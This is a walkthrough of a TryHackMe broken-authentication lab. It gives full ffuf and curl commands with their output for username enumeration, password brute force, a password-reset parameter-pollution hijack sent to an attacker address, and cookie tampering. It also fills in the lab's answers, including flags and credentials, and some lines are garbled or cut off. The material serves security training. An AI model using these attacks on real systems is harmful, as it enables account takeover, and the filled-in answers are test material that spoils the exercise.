Broken Authentication (TryHackMe)

Link to the challenge/walkthrough on TryHackMe: Broken Authentication
Introduction

Authentication is the process by which a web application verifies the identity of the user making a request. It typically takes place at the application server, which compares the credentials submitted by the client against records held in a credential store. When the credentials match, the server issues a session token that is returned on every subsequent request until the session expires, and the application uses that token to decide what the request is allowed to do.
An authentication bypass is any attack that allows a user to reach functionality restricted to a given account without supplying the correct credential for that account. Bypass attacks do not always require guessing a password or stealing a session token. Many succeed by exploiting assumptions the developer made about how the authentication process would be used, or by modifying data that the server trusts without independent verification.
Target Environment
Start the machine using the button at the top of this task and wait for the IP address to appear in the banner before continuing. Every tool used in the room is pre-installed on the AttackBox, which can be launched with the green button at the top of the screen.
Learning Objectives
By the end of this room, you will be able to:
Enumerate valid usernames from differences in a signup form's response using
ffufBrute-force a login form with a custom username list and a password wordlist
Identify and exploit a parameter pollution flaw in a password reset workflow with
curlModify plain text, hashed, and base64-encoded cookies to change the authenticated state the server sees
Types of Authentication Bypass
Many types of flaw can lead to an authentication bypass. The most common, however, are a group of four techniques that appear repeatedly in real-world testing: username enumeration, credential brute force, logic flaws in account recovery, and cookie manipulation. Each targets a different component of the authentication stack, and each requires a different approach to detect and exploit.

Username enumeration is used to produce a list of accounts registered on the target application. This is done by submitting candidate usernames to a form that responds differently for registered and unregistered values, such as a signup or password reset page. The output is a short list of real accounts, which feeds directly into the credential attacks that follow.
Credential brute force uses that list together with a dictionary of common passwords to find accounts whose passwords can be guessed. In the most basic case, the attacker pairs every username with every password in the dictionary and submits each combination to the login form. When the application does not apply rate limits or lockouts, the attack is inexpensive to run and frequently produces a working credential pair within seconds.
Logic flaws occur when the intended flow of an authentication-related workflow can be redirected by valid-looking input. Password reset and account recovery workflows are a frequent source of such flaws, because they commonly split input across multiple HTTP parameters, cookies, and session variables. A mistake in how those inputs are combined can allow the reset link for one account to be delivered to a different address than the one on file.
Cookie manipulation targets the session state that the server returns to the client after a successful login. Cookies that are not cryptographically signed can be edited by the client to change the authentication decision the server makes on subsequent requests. Common formats are plain text cookies, cookies containing a hash of an underlying value, and cookies containing a reversibly encoded payload such as base64.
Use Cases and Impact
The outcome of a successful authentication bypass depends on the account the attacker is able to reach and on the privileges granted to that account.
First, an attacker may use a bypass to access the data and functionality belonging to a particular user. For a regular customer account, this typically includes personal information, transaction history, and any records associated with the user. For an administrator account, the same technique provides control over the application itself, including the ability to modify other users' data, read the contents of the underlying database, or change the application's configuration.
A bypass is also commonly used as the first step in a longer attack. A valid session for a support agent, for example, can be used to read support tickets belonging to every customer of the application. Access to an administrative account can, in some cases, lead to execution of arbitrary code on the underlying server through features available to that privilege level, such as file upload or script evaluation.
Credentials recovered through a bypass are often reused against unrelated applications. Users frequently share passwords across services, so a password disclosed on one site can grant access to accounts on others. This pattern is known as credential stuffing and accounts for a large proportion of account compromise reported on consumer applications today.
Answer the questions below
What is the name for the practice of reusing credentials recovered from one application against unrelated applications? Credential Reuse
Username Enumeration
Username enumeration is a reconnaissance technique used to determine which usernames exist on a target web application. The output is a list of real accounts that can be fed into credential attacks such as brute force, password spraying, and targeted phishing. Before any meaningful attack on user accounts can be mounted, the attacker needs to know which accounts exist, and an application that discloses this information removes the first step the attacker would otherwise have to complete.
There are many places in a typical web application where this information can leak. A signup form that refuses to register a duplicate username, a login form that distinguishes between an unknown account and a bad password, and a password reset form that reports whether an email address is on file are all candidates for enumeration. In each case, the application handles registered and unregistered values differently and, in doing so, reveals which values are which.
Error Message Differentials

The most common enumeration vector is a signup form that rejects duplicate usernames. When a user attempts to register with a name that is already in use, the application returns an error such as "An account with this username already exists." The same form accepts a name that has never been registered and responds with a success message. The difference between the two responses is easy to distinguish programmatically, and that difference is the basis for automated enumeration.
Error messages are not the only signal. Two responses may contain the same visible text while differing in length, status code, response time, or redirect behaviour. A well-designed tool can match against any of these properties, which means an application returning identical error messages may still be enumerable if its underlying responses differ in some other respect.
The Acme IT Support signup page at http://MACHINE_IP/customers/signup is vulnerable to this pattern. A POST request containing username=admin with arbitrary values in the remaining fields returns the message "An account with this username already exists." A request with a username that has never been registered returns a different response, and the body of that response is the signal an automated tool can filter against.
Enumerating With ffuf
ffuf is a fast web fuzzer written in Go. It substitutes each entry from a wordlist into a marker inside an HTTP request and reports the responses that match a given condition. The tool is pre-installed on the AttackBox and can also be downloaded from https://github.com/ffuf/ffuf(opens in new tab).
The following command enumerates valid usernames against the Acme signup page:
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/signup -mr "username already exists"
The -w argument selects the wordlist of candidate usernames. The -X POST argument sets the HTTP method, as required by the signup form. The -d argument defines the request body, with the token FUZZ acting as a placeholder that ffuf replaces with each word from the wordlist in turn. The -H argument sets the Content-Type header so the server treats the body as URL-encoded form data. The -u argument sets the target URL. Finally, the -mr argument (match regex) restricts the output to responses whose body contains the string username already exists.
Running the command produces a short list of matches, each corresponding to a username registered on the application. Save the matching usernames into a file called valid_usernames.txt, one per line, for use in the next task. The file will be passed directly into ffuf as a wordlist, so the contents must contain only usernames with no status codes, timing columns, or extra whitespace.
Answer the questions below
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://IP_Address/customers/signup -mr "username already exists"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://IP_Address/customers/signup
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Usernames/Names/names.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&email=x&password=x&cpassword=x
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Regexp: username already exists
________________________________________________

admin                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 56ms]
robert                  [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 51ms]
simon                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 52ms]
steve                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 61ms]
:: Progress: [10164/10164] :: Job [1/1] :: 673 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
root@ip-10-114-89-94:~# nano valid_usernames.txt

admin
robert
simon
steve
What is the username starting with si*** ?
What is the username starting with st*** ?
What is the username starting with ro**** ?
Brute Forcing a Login Form

A brute-force attack against a login form submits candidate credentials to the login endpoint until one pair authenticates successfully. The attacker supplies a list of usernames and a list of passwords, and a tool attempts every combination in turn until the correct pair is found or the wordlists are exhausted. The effectiveness of the attack depends almost entirely on the size of the two wordlists and on the defences the application has in place against automated login attempts.
Brute force is only practical against a narrow set of candidate usernames. Five usernames against one hundred common passwords produce five hundred login attempts, which completes in seconds. Ten thousand usernames against the same password list produce a million attempts, which is slow to run and likely to trip rate limits or account lockouts on a properly defended application. The enumeration step in the previous task produces exactly the kind of short, high-quality list that makes brute force feasible against a live target.
Success Conditions
Every brute-force tool needs a way to distinguish a successful login from a failed one. The Acme IT Support login form at http://MACHINE_IP/customers/login returns HTTP 200 with the login page re-rendered when the submitted credentials are invalid, and a 302 redirect to the customer dashboard when the credentials are valid. The change in status code is the signal that a login has succeeded.
Other applications signal success differently. Some return a new response body, some set an additional cookie, and some redirect to a specific URL. In each case, the attacker's tool needs to be configured to match the signal that corresponds to success for that particular application.
Running the Attack With ffuf
ffuf supports multiple wordlists by assigning each one a unique marker in place of the default FUZZ. This allows the username and password positions in the same request to be varied independently.
From the directory containing valid_usernames.txt, run the following command:
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/login -fc 200
The -w argument now takes two wordlists separated by a comma, with W1 bound to the username list from Task 3 and W2 bound to the top one hundred passwords from SecLists. The body template username=W1&password=W2 places each marker where it belongs in the POST body, so every username is paired with every password in the list. The -fc 200 argument (filter code) discards every response that returned HTTP 200, leaving only the single successful login visible in the output.
Answer the questions below
What is the valid username and password (format: username/password)?
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://IP_Address/customers/login -fc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://IP_Address/customers/login
 :: Wordlist         : W1: /root/valid_usernames.txt
 :: Wordlist         : W2: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=W1&password=W2
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
________________________________________________

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
    * W1: steve
    * W2: thunder

:: Progress: [400/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
Logic Flaws
A logic flaw is a vulnerability in which an application's intended flow can be redirected by supplying input the developer did not anticipate. Unlike injection or memory corruption bugs, logic flaws do not rely on malformed data; they rely on perfectly valid input that drives the application through an unintended sequence of decisions. The attacker reaches a privileged state not by breaking any single rule, but by exploiting an inconsistency between two rules that were each designed to operate in isolation.
Automated scanners rarely find logic flaws, because the flaws depend on the business rules of each specific application. A scanner can identify that a password reset workflow exists, but it cannot reason about whether that workflow correctly ties the email address on file to the target username. Finding these bugs reliably requires reading the source code, reviewing the application's architectural documentation, or testing each workflow by hand.
A Case-Sensitive Path Comparison
The simplest class of logic flaw arises when two components of the same application disagree about how an input should be interpreted. A routing framework that is case-insensitive treats /admin and /adMin as the same URL. A downstream authorisation check that uses strict string comparison treats them as different values. A request to /adMin reaches the administrative handler, because the router does not care about case, and bypasses the authorisation check, because the check does.
Consider the following server-side snippet, which decides whether to apply an administrator privilege check before rendering a page:
if( url.substr(0,6) === '/admin') {
    # Code to check user is an admin
} else {
    # View Page
}
The === operator performs a strict equality check, so /admin enters the privileged branch but /adMin does not. If the routing layer underneath is case-insensitive and maps /adMin to the same handler as /admin, the request reaches the administrative page with no privilege check performed.
The vulnerability is not in either component on its own. Strict string comparison is a reasonable decision in isolation, and case-insensitive routing is a reasonable decision in isolation. The flaw arises from the disagreement between the two.
Parameter Pollution in Password Reset
The password reset page at http://MACHINE_IP/customers/reset implements a two-step workflow. Step one accepts an email address and, if the address matches a known account, advances to step two. Step two accepts the username associated with that email and, on success, sends a password reset link to the email on file.
Submitting robert@acmeitsupport.thm and the username robert produces the confirmation shown below.


On the surface, this workflow appears well-defended. Both the email address and the username are required, and the reset link is sent to the email address on file for the account. However, the implementation splits those two values across different parts of the HTTP request. The email address is carried in the URL query string, and the username is carried in the POST body.
The following curl command reproduces the legitimate step-two request. curl is a command-line HTTP client pre-installed on the AttackBox. Run the command from the AttackBox so that the network path to the target is already established:
curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
The -H argument sets the Content-Type header so the server treats the body as URL-encoded form data, and the -d argument supplies that body. The sequence %40 is the URL-encoded form of the @ character.
On the server side, the application identifies the target account from the query string parameter email, but it composes the outbound reset message using PHP's $_REQUEST superglobal. $_REQUEST merges data from the query string, the POST body, and the cookies into a single array, and when the same key appears in more than one source, the POST body takes precedence by default.
As a result, a second email parameter placed into the request body silently overrides the value the application loaded from the query string. The reset link is then sent to the attacker-chosen address:
curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'

Why does the application behave this way? The developer treated the query string and the POST body as interchangeable sources for the same parameter, without accounting for the merging rules of $_REQUEST. The identity check reads from one source, and the outbound email side-effect reads from another. Any input that influences either source can desynchronise the two and redirect the reset link to a different address.
Reproducing the Exploit Against Robert's Account
Completing the attack requires an inbox that can receive the reset email. The Acme customer portal issues every registered customer an internal address of the form {username}@customer.acmeitsupport.thm. Mail sent to this address appears as a support ticket on the corresponding customer account. Register a customer account on the portal, note the address assigned to that account, and run the exploit with your assigned address in place of the attacker value:
curl 'http://MACHINE_IP/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={your_username}@customer.acmeitsupport.thm'
The reset link arrives as a new support ticket on your customer account. Following the link authenticates the browser as Robert, and his existing support tickets contain the flag for this task.
Answer the questions below
What is the flag from Robert's support ticket?
curl 'http://IP_Address/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Acme IT Support - Customer Login</title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://pro.fontawesome.com/releases/v5.12.0/css/all.css" integrity="sha384-ekOryaXPbeCpWQNxMwSWVvQ0+1VrStoPJq54shlYhR8HzQgig1v5fas6YgOqLoKz" crossorigin="anonymous">
        <link rel="stylesheet" href="/assets/bootstrap.min.css">
    <link rel="stylesheet" href="/assets/style.css">
</head>
<body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
        <div class="container">
            <div class="navbar-header">
                <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
                    <span class="sr-only">Toggle navigation</span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                </button>
                <a class="navbar-brand" href="#">Acme IT Support</a>
            </div>
            <div id="navbar" class="collapse navbar-collapse">
                <ul class="nav navbar-nav">
                    <li><a href="/">Home</a></li>
                    <li><a href="/news">News</a></li>
                    <li><a href="/contact">Contact</a></li>
                    <li class="active"><a href="/customers">Customers</a></li>
                </ul>
            </div><!--/.nav-collapse -->
        </div>
    </nav><div class="container" style="padding-top:60px">
    <h1 class="text-center">Acme IT Support</h1>
    <h2 class="text-center">Reset Password</h2>
    <div class="row">
        <div class="col-md-4 col-md-offset-4">
                        <div class="alert alert-success text-center">
                <p>We'll send you a reset email to <strong>attacker@hacker.com</strong></p>
            </div>
                    </div>
    </div>
</div>
<script src="/assets/jquery.min.js"></script>
<script src="/assets/bootstrap.min.js"></script>
<script src="/assets/site.js"></script>
</body>
</html>
<!--
Page Generated in 0.03284 Seconds using the THM Framework v1.2 ( https://static-labs.tryhackme.cloud/sites/thm-web-framework )

Cookie Manipulation
HTTP is a stateless protocol, which means that each request is processed independently of every other request. Web applications need some way to remember that a given user has authenticated so that subsequent requests from that user do not need to resubmit credentials. This is typically achieved using cookies, which are small pieces of data set by the server and returned by the client on every subsequent request to the same origin.
When a cookie carries authenticated session state, the content of that cookie determines the authentication decision the server makes on the next request. If the cookie is not cryptographically signed, the client can modify its contents and change the decision. A cookie that is accepted without verification grants the session of whichever user the cookie describes. A refresher on cookies and how they are transmitted is available in the HTTP in Detail room.
The three cookie formats most commonly seen in vulnerable applications are plain text, hashed, and encoded. Each is examined in its own section below.
Plain Text Cookies
A plain text cookie stores the underlying state directly in the header, in a form that is both visible and trivially editable by anyone holding the cookie. Consider a server that issues the following pair on successful login:
Set-Cookie: logged_in=true; Max-Age=3600; Path=/
Set-Cookie: admin=false; Max-Age=3600; Path=/
The application reads the two cookies on each subsequent request and uses them to decide whether to return an authenticated response, an administrative response, or an unauthenticated response. Because no signature or integrity check is attached to either value, the client is free to modify the cookie, and the server has no way to detect the change.
The endpoint at http://MACHINE_IP/cookie-test demonstrates the pattern in full. A request with no cookies returns the message Not Logged In:
curl http://MACHINE_IP/cookie-test
Setting logged_in=true and leaving admin=false changes the response to Logged In As A User:
curl -H "Cookie: logged_in=true; admin=false" http://MACHINE_IP/cookie-test
Setting both cookies to true returns Logged In As An Admin and includes the flag for this part of the task:
curl -H "Cookie: logged_in=true; admin=true" http://MACHINE_IP/cookie-test
Hashed Cookies
A hash is the fixed-length output of a one-way function applied to an input. The same input always produces the same output, and the function cannot be inverted to recover the input from the output. This last property leads some developers to store hashed values in cookies under the assumption that the hash makes the underlying data tamper-resistant.
The assumption is misplaced. A hash is not a signature; it is a content-addressable representation. Any party that knows or guesses the original value can produce the same hash independently and substitute it into the cookie. The table below shows the hash of the single character 1 under four commonly used algorithms.
| Original string | Hash method | Output |
|---|---|---|
| 1 | MD5 | c4ca4238a0b923820dcc509a6f75849b |
| 1 | SHA-1 | 356a192b7913b04c54574d18c28d46e6395428ab |
| 1 | SHA-256 | 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b |
| 1 | SHA-512 | 4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a |
The irreversibility of a hash only protects against brute-force recovery of the original value. For short or predictable inputs, pre-computed tables covering every common value turn a hash into an effectively reversible representation. Public services such as https://crackstation.net(opens in new tab) hold databases of billions of pre-computed hashes and their source strings, and a significant proportion of cookie values protected only by hashing can be recovered by a simple lookup.
Encoded Cookies
Encoding is a reversible transformation applied to binary or structured data so that it can be carried through a channel that accepts only a restricted character set. Encoding provides no confidentiality and no integrity; it exists solely to translate data into a form that a particular protocol can transport. Two encodings commonly seen in cookies are base32, which uses the characters A-Z and 2-7, and base64, which uses a-z, A-Z, 0-9, +, /, and the = character for padding.
Developers often use base64 in cookies to fit structured data, such as a JSON object, into a value that conforms to the cookie syntax rules in the HTTP specification. Consider a server that stores session data as a base64-encoded JSON object and issues the following header on login:
Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/
Decoding the value with base64 produces {"id":1,"admin":false}, which makes the session schema visible at a glance. The JSON can be edited to set "admin":true, encoded back to base64, and substituted for the original cookie. Because the server does not validate or sign the payload, the modified cookie is accepted on the next request and the response reflects administrative privileges.
Answer the questions below
What is the flag from changing the plain text cookie values? THM{COOKIE_REDACTED}
curl http://IP_Address/cookie-test

curl -H "Cookie: logged_in=true; admin=false" http://IP_Address/cookie-test4/cookie-test

curl -H "Cookie: logged_in=true; admin=true" http://IP_Address/cookie-test140.224/cookie-test
Logged In As An Admin - THM{COOKIE_REDACTED}
What is the value of the md5 hash 3b2a1053e3270077456a79192070aa78? 463729

What is the base64 decoded value of VEhNe0JBU0U2NF9FTkNPRElOR30= ?THM{BASE64_REDACTED}
Encode the following value using base64 {"id":1,"admin":true} eyJpZCI6MSwiYWRtaW4iOnRydWV9
Conclusion
Authentication bypass vulnerabilities are usually caused by poorly coded web applications or poorly configured session management. There are, however, secure coding methods and design patterns that reduce the chances of being vulnerable to each class of attack covered in this room.
Mitigating Username Enumeration
Username enumeration is mitigated by returning indistinguishable responses for registered and unregistered values on every authentication-related endpoint, including signup, login, and password reset. Response bodies, status codes, and timing must all match between the two cases. A well-designed registration flow, for example, accepts any submission and sends a confirmation email to the supplied address. If the address is already registered, the email explains that a duplicate registration was attempted, but the response returned to the browser is identical in either case.
Rate limiting and CAPTCHAs provide an additional layer of defence by raising the cost of running an automated enumeration against exposed forms. These controls do not close the underlying leak, but they slow exploitation enough that the activity is more likely to be detected before the enumeration completes.
Mitigating Brute Force
